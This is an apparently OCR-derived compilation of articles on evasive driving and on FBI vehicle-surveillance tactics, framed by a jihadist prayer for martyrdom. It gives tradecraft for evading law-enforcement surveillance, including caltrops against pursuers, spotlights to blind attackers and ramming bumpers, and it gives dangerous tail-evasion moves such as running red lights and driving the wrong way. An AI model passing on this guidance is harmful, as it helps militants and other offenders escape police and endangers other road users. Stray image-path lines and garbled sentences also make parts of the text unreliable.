from getting a heftier ticket.

Various Driving Articles

Driving Techniques For Escape and Evasion

In the Name of Allah, The Most-Compassionate The Most-Merciful

Allahummar zuqnee shahaa datan fi sabi lik

Oh Allah! Grant me Martydom in your Path!

Taken from a kaafir source

You think you are safe and nothing will happen to you, but you may be in the wrong since trouble won't give you a signal prior to striking on you but will come unexpectedly. Hence one should always be geared up for the unforeseen circumstances. Keeping this is mind we present you with Driving Techniques For Escape and Evasion, that will help anyone to make their way out of a dangerous situation.

Vehicle Improvements

Listed below are modifications which will enhance both the performance and reliability of a vehicle. Also listed are modifications which will serve as deterrents to an attack.

Tires – Get the best radial tires you can afford. Radials offer increased durability, superior handling, and better gas mileage than old-fashioned bias ply tires. Also, to some degree, radials are bullet resistant. Be sure to slightly overinflate them and fill them with run flat foam.

Heavy Duty Shocks and Springs – Other than good tires, nothing will improve your car's handling more than top quality shocks and springs. Shock and springs are items where price is an indication of quality, so get the best you can afford.

Lights – You should replace your old-fashioned sealed beam headlights with quartz-iodine lights. These give off twice the light of the sealed beam units and will enable you to drive much faster at night. There are quartz-iodine lights to fit almost every vehicle. Auxiliary lights should be mounted low and angled slightly outward.

Spotlights – Four high intensity spotlights should be mounted high on your vehicle. These will effectively blind an attacker. Three of the spotlights should be directed to the front, one aiming straight ahead and the other two angled slightly outboard. A forth light should be aimed to the rear.

Cut Out Switches – Cut out switches enable you to independently control each light on your vehicle. The addition or elimination of various lights at night will alter the appearance of your vehicle and might allow you to lose a pursuer.

C.B. Radio's – Even though C.B. radios are a virtual party line, the fact that somebody is always listing in could prove useful in an emergency. Also to be considered is the use of two-way radios between the car and the home.

Locking Gas Cap – A locking gas cap prevents anyone from using the tank as a receptacle for explosives. It will also prevent Halloween pranksters from putting unwanted items in the tank.

Calthrops – Calthrops are metal spikes constructed so that one point is always up. If thrown in the road behind you, they will flatten the tires of a pursuing vehicle.

Reinforced Ram Bumpers – Bumpers can be reinforced by bolting or welding extra supports from the vehicle frame to the bumper. Further reinforcement can be made by welding a two-inch metal pipe to the vehicle frame, right in back of the bumper. This extra reinforcement could prove useful in a ramming situation.

Surveillance and Antisurveillance

One of the keys to avoiding a terrorist attack is recognizing when you are under surveillance — sometimes for as long as several months prior to the attack.

In order to stop an attack before it occurs, you must develop surveillance awareness. To develop this awareness you must be constantly alert to suspicious people in the vicinity of your home and at work.

In stalking their victims, terrorists have posed as laborers, derelicts, and used numerous other ruses. I do not expect you to become a raving paranoid constantly on red alert against everyone and everything, but it should be in the back of your mind that someone's eyes might be watching you.

Tactics of Professional Surveillance

To my knowledge, there have been no instances of terrorists using the sophisticated techniques of surveillance employed by professional investigators. Nevertheless, it can be assumed that sooner or later they will be using these methods. In any case, it is always best to be prepared for anything.

The Single Tail

The easiest type of surveillance to detect is when you are being followed by a single surveillant. The lone surveillant must stay close enough to keep you in sight, yet far enough away to avoid detection — no easy feat. In residential areas, he can remain a few cars back due to the density of traffic. Also he has the option of following the victim on a parallel street. In rural areas, about all he can do is remain well back and hope for the best.

The single tail may employ certain tricks of the trade to make his job easier. At night, he may break a taillight or place a small luminous sticker on the rear of the victim's vehicle to make it more distinguishable. To decrease the possibility of detection, he may change his seating position or use various types of disguise.

Professional investigators, whether governmental or private, rarely conduct a surveillance using a single unit. The risk of getting burned is just too great.

Parallel Surveillance

This type of surveillance is conducted by two or more vehicles. One vehicle tails the victim at a reasonable distance. His comrades follow on parallel streets ready to take up close surveillance should the victim turn. Obviously, this method will not work in area where there are no parallel roads.

Eluding a Tail

The following will give you some general ideas on how to detect and elude vehicle surveillance.

1. After running a red light or driving the wrong way on a one-way street, watch to see if anyone follows.
2. While travelling on a freeway at high speed, suddenly cut across four lanes of traffic and make an exit.
3. After rounding a blind curve, make a bootlegger's turn and take off in the opposite direction.
4. After turning a corner, pull over and park. Take note of all vehicles passing by.

5. Go through alleys, dirt roads, or even cut across people's lawns.
6. While driving over a long undivided bridge, then make a bootlegger's turn
7. Have a friend follow you to detect any surveillance.

Cornering

It is commonly held belief that the best way to handle corners is to blast through them as quickly as possible. This is completely wrong. The speed at which you exit a corner itself. Assuming identical cars, the car which exits the corner at a greater speed will be going faster on any straight stretch of road that follows.

Proper Apex – The apex of any turn is that point at which your wheels are closest to the inside edge of the corner. By choosing a relatively late apex, the drive can exit a corner at greater speed than if he had chosen an early one.

The 90-degree Turn – This is the most common turn, particularly in urban areas. This turn is begun as far outside as possible. Obviously, if there is a lot of traffic on the road, you are going to have to adjust your turn. In that case, drive as far to the outside as you can within the confines of your lane. Approaching the corner, gradually increase braking pressure to heavy breaking. Be careful not to lock the brakes, as all this does is prevent you from steering. If you feel any of the wheels locking up, let off the brakes for an instant, and then reapply them after downshifting

Vehicle surveillance: The FBI's system

In the Name of Allah, The Most-Compassionate The Most-Merciful
Allahummar zuqnee shahaa datan fi sabi lik
Oh Allah! Grant me Martydom in your Path!

Taken from a kaafir source


Wheel artist – that's spy-talk for an outdoor surveillance specialist operating in a vehicle. The FBI has lots of them – agents and bucars (bureau cars). Together they're called *vehicle surveillance teams*.
Know your adversary. Make no mistake about it, FBI vehicle surveillance teams are *deadly*. They get results. Consistently. FBI agents receive the best training and the best equipment.
They don't just follow you – they *surround* you. They become part of your environment. You never see the same vehicle twice. They blend in with traffic. Up to twenty FBI agents at any one time. Even more if the investigation involves national security. Every agent on the surveillance team has just one thing on his mind – *to get you*. And they will.
Unless you read this article. Carefully.

The FBI: A dangerous adversary...
The FBI is mainly interested in activity that occurs while you are out of your vehicle. The goal of an FBI vehicle surveillance team, therefore, is to track you to that location – and then help the foot surveillance team establish contact on you.
Background. The FBI's vehicle surveillance system is the result of six decades of experience. From rudimentary beginnings during Prohibition, the FBI system as it exists today is built in large part from techniques originally developed from 1938 to 1943 by the Gestapo to monitor and suppress resistance in Nazi-occupied countries. With the addition of more than 50 years of modifications and improvements, the FBI today possesses a surveillance apparatus that has led to the ruin of many suspects.

Triple threat

Depending on the situation, FBI agents can choose from three different methods of vehicle surveillance. These methods are *floating-box* surveillance, *hand-off* surveillance, and *static* surveillance.
Floating-box surveillance. Floating-box surveillance is based on continuous coverage by the same team. FBI agents create a box of surveillance vehicles around you. The box floats with you as you travel along your route. Hence the name floating box. It is very effective in urban and suburban locations. Very few suspects break out of a properly-run floating-box.
Hand-off surveillance. Hand-off surveillance involves more than one team. At key intersections or other *decision points* along your route, surveillance control is passed from one floating-box team to another. This is called phased coverage. It is very effective when large distances are involved – freeways, expressways, long commutes, highways, and so on. It is also used in city situations when lengthy periods of time are involved.
Static surveillance. Static surveillance is also based on phased coverage, but it uses *fixed observation posts* instead of a floating-box. Each observation post is located at a decision point (major intersection, etc.) along the target's route. Although this method of surveillance leaves many gaps in coverage, it is very difficult to detect this type of surveillance. The FBI uses this method when they first begin coverage on a hard target (such as a trained intelligence agent who is likely to be on the lookout for surveillance). The FBI switches to floating-box surveillance after they have identified general locations where coverage is required.

The FBI's floating box system...
The FBI's floating-box is a powerful system. The wheel artists don't follow you – they *surround* you. They blend in. They become part of your ecosystem.
An FBI floating-box can be run with as few as three vehicles – or as many as 20. A team consisting of seven to ten vehicles is typical. It is not unheard-of for 50 vehicles to be involved, especially in a major case where arrest is imminent.
The FBI has for many years managed to keep secret the size of their vehicle surveillance teams. Even in court proceedings, the most they'll admit to is 20 vehicles. In some surveillance situations, FBI wheel artists don't just blend in with your environment, they *become* your environment.
The image shown below illustrates the major components of the FBI's *floating-box* system of vehicle surveillance.



The target's vehicle is shown in blue. The vehicles of the surveillance team are depicted in gray. The green rectangles represent urban terrain. The illustration is not rendered to scale. Distances in the real world are significantly greater. Furthermore, surveillance vehicles in the real world are *never* the identical make, model, and color. FBI teams use sedans, coupes, stationwagons, pickup trucks, vans, minivans, sport utility vehicles, taxis, motorcycles, commercial trucks, ambulances, 18-wheelers, and others.

Specialized roles

Each of the surveillance vehicles in the above illustration is charged with carrying out a specific assignment.
Command vehicle. The *command vehicle* is tasked with maintaining visual contact with the target. The agent is said to have *command of the target*. This is a pivotal role. This agent keeps the other team members informed of the target's direction, speed, intentions, etc.
Backup vehicle. The *backup vehicle* provides a fill-in function. Because the *command vehicle* is the vehicle most likely to be detected by the target, the FBI has devised a number of strategies that let the *backup vehicle* take over the command role, thereby allowing the previous command vehicle to exit the surveillance box. Many suspects have been duped by this strategy, as you'll learn later in this article.
Advance vehicle. The *advance vehicle* is like an early warning system. The agent provides advance warning of obstacles, hazards, or traffic conditions that would otherwise catch the surveillance team unaware. The *advance vehicle* also fulfills another important function. If the FBI has bugged your telephone or your office or your residence, they're likely to already know your destination. Naturally, the *advance vehicle* arrives before you do. Many suspects have been completely fooled by the undercover FBI agent who is already seated at the restaurant when the suspect arrives.
Outrider vehicle. The *outrider vehicles* patrol the perimeter of the floating-box. Their assignment is to make certain that the target does not get outside the containment of the box. They also play a key role when the target makes a turn at an intersection, as you'll learn later in this article.

Surveillance advantages

The floating-box is a very powerful and flexible system. It allows the FBI to successfully respond to a variety of situations. The FBI is almost never caught off-guard.

Recovery from mistakes. If visual contact with the target is lost, the box can be collapsed inward, enabling the agents to quickly re-acquire *command of the target*. (Whenever the FBI loses visual contact with the target, the surveillance team immediately executes a *lost-command drill*. The FBI has a number of strategies they use to re-acquire *command of the target*.)


Quick response. The floating-box also allows the FBI to react quickly to a target who is attempting to evade surveillance. If the target unexpectedly makes a left turn, for example, the left *outrider vehicle* turns left and becomes the new *advance vehicle*. The other elements in the team shift roles as appropriate. More on this later.

Signature shift. The floating-box makes it possible to quickly alter the signature of the team, making them more difficult to detect. In the previous illustration of the floating- box system, there are five surveillance vehicles. At first glance one might assume they can be reconfigured five different ways if they switch roles. In actual practise, a team of five vehicles can be reconfigured 5x4x3x2x1 = 120 different ways. Not all of these configurations are useful in the field, especially when the command vehicle's role is unchanged. In practise, about two dozen configurations are practical – more than enough to deceive most targets.

The FBI's stakeout box...

A vehicle surveillance operation begins with a *stakeout box*. The FBI watches your office or residence, waiting for you to get in your vehicle and drive away. At that moment the *stakeout box* becomes a *floating-box*.

The image shown below illustrates the basic components of an FBI stakeout box.



The target's vehicle is shown in blue. The vehicles of the surveillance team are depicted in grey. The image is not rendered to scale. Distances are much greater in the real world.

Assignments

Note how vehicles Alpha, Brava, Charlie, and Delta are prepositioned. They are pointed away from the parked *target vehicle*. Each of these four *layup vehicles* is ready to initiate a *follow*, no matter which direction the target takes.

Trigger vehicle. The *trigger vehicle* is responsible for maintaining visual contact with the parked *target vehicle*. When the target begins to drive away, the agent in the *trigger vehicle* alerts the other members of the *stakeout box*. The agent


s triggering the rest of the team into action – hence the name, *trigger vehicle*.

Layup vehicle. After being alerted by the *trigger vehicle*, the appropriate *layup vehicle* – Alpha, Bravo, Charlie, or Delta

– picks up the *follow* and becomes the *command vehicle*. The other vehicles assume roles as *outriders* and *backup* until the team can be augmented with other FBI vehicles being held in reserve.
Picking up the follow. In a smoothly-run stakeout box, the *layup vehicle* that is initiating the *follow* will often pull out in front of the target vehicle, as shown in the illustration above. The layup vehicle becomes the *command vehicle*, with *command of the target*. When the command vehicle is in front of the moving target vehicle, it is called *cheating*. A *cheating command vehicle* is more difficult to detect that a command vehicle that is following the target.


Command of the target...
The phrase *command of the target* refers to visual contact with the target of the surveillance operation. The surveillance
vehicle having command of the target is called the *command vehicle*.
The name is appropriate, for the command vehicle also has virtual command of the entire surveillance team. The agent in the command vehicle informs the rest of the team whenever the target vehicle changes direction, adjusts speed, or stops. The surveillance team follows the guidance of the command
vehicle. The control and power that is provided by this approach is offset by the *vulnerability* of the command vehicle. In many surveillance operations, it is the command vehicle that is first detected by the target. In order to overcome this vulnerability, the FBI has developed a number of tactics to dupe the target of the surveillance operation.

Hand-off. The image shown below provides an example of how the FBI often reacts to a turn by the target vehicle.




After watching the target make a right turn at the intersection, the *command vehicle* continues straight through the intersection. The agent has, however, alerted one of the *layup vehicles* that the FBI has prepositioned at major *decision points* along the target's route.
As you can see from the illustration above, this is a very potent manoeuvre. The target sees the car that has been following him continue straight through the intersection. He starts to question whether or not he was actually under surveillance – perhaps he was just "imagining things". As a result, the *layup vehicle* is often able to pick up *the follow* without attracting any suspicion.

Cheating
The image shown below shows a variation on this manoeuvre. Instead of pulling in behind the target, the *layup vehicle* acquires *command of the target* by pulling out ahead of the target. This is called a *cheating* command. It has fooled a lot of suspects of FBI investigations.



A *hard target*, however, will eventually notice a *tell-tale pattern* of vehicles on side streets that pull away from the curb and turn the corner in front of him. (This is how you detect surveillance teams – by watching for patterns of behaviour around you.)
Commit vehicle. In order to further disguise their activities, the FBI often utilizes a *commit vehicle*, as shown in the illustration below.



The *commit vehicle* is prepositioned at a major *decision point* along the target's route. The FBI agent in the commit vehicle is charged with watching the approaching target vehicle. His assignment is to observe when the target has committed himself to a specific route. Hence the name *commit vehicle*. Because he is parked in a parking lot, driveway, or Side Street, his presence is difficult to detect by the target. Using a tactic like this allows the *layup vehicle* to be parked out of sight, as shown in the image above. At the appropriate moment the *commit vehicle* cues the *layup vehicle* to begin moving. This permits the layup vehicle to smoothly enter the situation and acquire *command of the target* without attracting the attention of the target. The target does not see the layup vehicle pull away from the curb – he only sees what appears to be just another vehicle in the normal flow of traffic.
BACKGROUND – A significant portion of the FBI's training program is devoted to timing. Agents must become proficient at judging distance and time during surveillance operations. If the agent in the *commit vehicle* does her job properly, she can cue the *layup vehicle* to enter the situation in a manner that is invisible to the target. FBI recruits spend weeks learning these skills – and an entire career perfecting them. The FBI denies that Seattle, Atlanta, New York, and Philadelphia are key training areas for their vehicle surveillance teams.


Vehicle surveillance: Basic tactics of the FBI...
How to respond when confronted by FBI *wheel artists* – and the FBI's floating-box system of vehicle surveillance.

The story up to now

In the previous article you learned about the FBI's floating-box system. You saw how FBI agents don't just follow you, they *surround* you. You also found out about the different functions of each vehicle in the surveillance team – command, backup, outriders, and advance. You also discovered how the FBI's *stakeout box* operates. You learned how the *trigger* vehicle signals the *layup* vehicle to pick up the *follow* when the target drives away. Even more important, you learned about *command of the target*. You saw how a *cheating* command vehicle is located in front of the target. You learned how a *commit* vehicle is located at a *decision point*. You saw how the commit vehicle is used to cue a *layup* vehicle to enter the situation and assume command of the target.

Vehicle modifications...

The FBI employs a potpourri of different vehicles in its surveillance operations. *Wheel artists* drive anything and everything, including sedans, coupes, station wagons, pickup trucks, vans, minivans, sport utility vehicles, taxis, motorcycles, commercial trucks, ambulances, 18-wheelers, and others.
Many of these surveillance vehicles have been specially modified for their role. See the illustration below.



Probably the most significant modification is the addition of cut-out switches and dimmer switches for many of the lights on the surveillance vehicle.

Headlamps

The driver can disable either of the front headlamps. He can also adjust the brightness of the headlamps. This provides a tremendous advantage at night – the agent can alter the way her vehicle appears to other drivers. For part of the *follow* the surveillance vehicle has two normal headlamps. For a while it might show only the left headlamp. And for part of the *follow* the vehicle might exhibit dimmed headlamps, suggestive of a faulty alternator or low battery condition. Many unwitting targets of surveillance have been completely hoodwinked by this feature.

Brake lights

The FBI agent can also disable the vehicle's brake lights. This is particularly effective when the agent has a *cheating command* of the target. That means the FBI agent is positioned ahead of the target. If the agent's brake lights are not continually flashing, the target is less likely to detect that the agent is adjusting her speed in order to maintain a constant distance in front of the target. Again, many targets have been fooled by this modification.

Stall switch

Some FBI surveillance vehicles are equipped with a *stall switch*. This allows the *wheel artist* to simulate a vehicle breakdown. This deception is particularly effective in helping the FBI recover from mistakes during a *follow*.

Stalled in front of the target vehicle, and apparently unable to get the vehicle restarted, an FBI agent is able to delay the target until the rest of the surveillance team gets back in position.

Bumpers
FBI surveillance vehicles can be equipped with reinforced ramming bumpers. These are effective when agents need to prevent a suspect from fleeing – or force a victim off the road at high speed.

Standard modifications
Because of the stress involved in constant on-road use, FBI mechanics routinely make a number of standard modifications to the Bureau's surveillance vehicles. They often install a heavy-duty radiator and battery. A heavy-duty steering pump is also a common feature. These, along with top-quality shocks and springs, enhance the *staying power* of the vehicle during long *follows*. One of our contacts has recently told us that the FBI uses stainless steel brake lines in many of its surveillance vehicles. This modification apparently boosts performance by overcoming certain types of condensation and heat-related problems during some weather conditions.


Driver communications…
A typical radio transmission between FBI *wheel artists* goes something like this. *"Gamma is flipping. Possible spark or smoke."* In plain language, this means *"The target vehicle has just made a U-turn. He may have detected us."* By using communication codes, the FBI is able to reduce the chances of an eavesdropper figuring out what's going on. Anyone picking up a stray signal is unlikely to realize that it's from a surveillance team. For examples of surveillance team communication codes, return to our home page and click on *Surveillance codes*.

Why you never see them communicating
FBI agents are trained to conceal their voice communications. Often two agents will be riding in one vehicle. In order to disguise a radio transmission, the agent in the passenger seat will turn his/her head towards the driver while transmitting. If you're stopped at a red light ahead of the FBI surveillance vehicle, all you'll see in the rear view mirror is two people who *appear* to be talking to each other.
During a surveillance operation, FBI agents can use either their body rigs or the vehicle radio sets for transmitting. The body rig includes a standalone, internally mounted ear-piece that is virtually undetectable unless you're looking for it. The effective range of the FBI's standard body rig is much less than their vehicle radio sets. Both the body-rig and the vehicle set offer hands-free operation.
CASE STUDY: Hostile situation.
When an FBI agent finds themself alone in a congested traffic situation with the target – and perhaps under close visual scrutiny by a suspicious target – she can still transmit critical information to the team leader. She simply clicks her tongue instead of talking. Here's an example.

Wheel artist – numerous clicks. **Controller** – "Is that you, Echo?" **Wheel artist** – two clicks (*Yes*).
Controller – "Are you in command of the target?"
Wheel artist – two clicks (*Yes*).
Controller – "Has the target made contact with the other suspect yet?"
Wheel artist – silence (Possible *No*).
Controller – "Is the target *not* in contact with the suspect?"
Wheel artist – Two clicks (*Yes*).

And so it continues, two clicks meaning *Yes*, silence meaning *No*.

Real-time communication…
The FBI has found that agent-to-agent communication *in real-time* is a vital component of a productive surveillance operation. Real-time communication gives the surveillance team a tactical advantage over the target. The illustration shown below provides a good example of this principle.




As the target walks back towards his parked vehicle, the various members of the vehicle surveillance team take up positions in a standard stakeout box. Note how *layup* vehicles Alpha, Bravo, Charlie, and Delta are facing away from the target's vehicle, ready to pick up the follow and assume *command of the target* no matter which direction the target takes. Equally important is the *trigger* vehicle.
As shown in the illustration above, one of the ruses the FBI uses is to pull in and park ahead of the target's parked vehicle. This is called a *cheating* trigger. Being in front of the target, the FBI agent is less likely to attract suspicion, but he is still in a position to cue other members of the surveillance team when the target begins to drive away. This makes for a seamless transition from the *foot surveillance* team to the *vehicle surveillance* team. In particular, the trigger vehicle transmits the start-time, direction of travel, and speed of the target's vehicle to the other members of the surveillance team. The appropriate layup vehicle can smoothly pick up the *follow* and assume command of the target because he has advance knowledge of the target's direction, etc., thanks to the radio transmission from the FBI agent in the trigger vehicle. The lesson is obvious. Your adversary is the *entire* surveillance team, not just the FBI agents you happen to spot.

Exposing the FBI's secrets: Basic tactics...
Cover. Camouflage is an important component of an FBI vehicle surveillance operation. FBI agents drive *anything and everything*, including sedans, coupes, utility vehicles, vans, trucks, four-wheel drive, minivans, commercial trucks, taxis, motorcycles, and even 18-wheelers. Likewise, the FBI agents themselves come in all shapes and sizes. You'll see many different *silhouettes*. (That's spy-talk for the *personal appearance* of an agent.) When you're under FBI surveillance, you can expect to see singles, couples, families, seniors, disabled, rappers, and so on. Anybody with a pulse might be part of an FBI surveillance team.

A common mistake. If you're like most people, you might be thinking to yourself, *"There's no way they'd use a sweet little sixty-year-old grandmother."* Yeah, right. Grow up, and stop being such a patsy. The FBI loves *rubes* like you. Or maybe you're thinking, *"No way they'd use a punk rapper with cranked-up music blaring from his car stereo."* Uh huh. Start packing your toothbrush, doofus. Because the goons don't give you much time when they come a-knocking' an hour before dawn.

The most important lesson you'll ever learn. Any competent surveillance team – no matter which agency it's from – will use your preconceptions, prejudices, and personal biases *against you*. So stop leaping to conclusions based on peoples' appearance. Go back and read that last sentence again. If you want to catch surveillance teams, you need to start evaluating people based on what they *do*, not what they *look like*. To catch spooks, you need to size people up by their *behaviour*, not their *appearance*.

Fundamental tactics...
As you learned in the previous article in this series, the FBI utilizes a floating box to track you during a vehicle surveillance operation. The essential components of the box are the command vehicle, the backup vehicle, the left and right outrider vehicles, and the advance vehicle. Under typical circumstances, the floating box is a powerful and versatile system of vehicle surveillance. The only occasions that cause concern to the FBI are when the target makes a turn. As you learned in the previous tutorial, a surveillance vehicle that follows a target around the corner is easy to spot. The illustration below shows how the FBI has overcome this weakness.

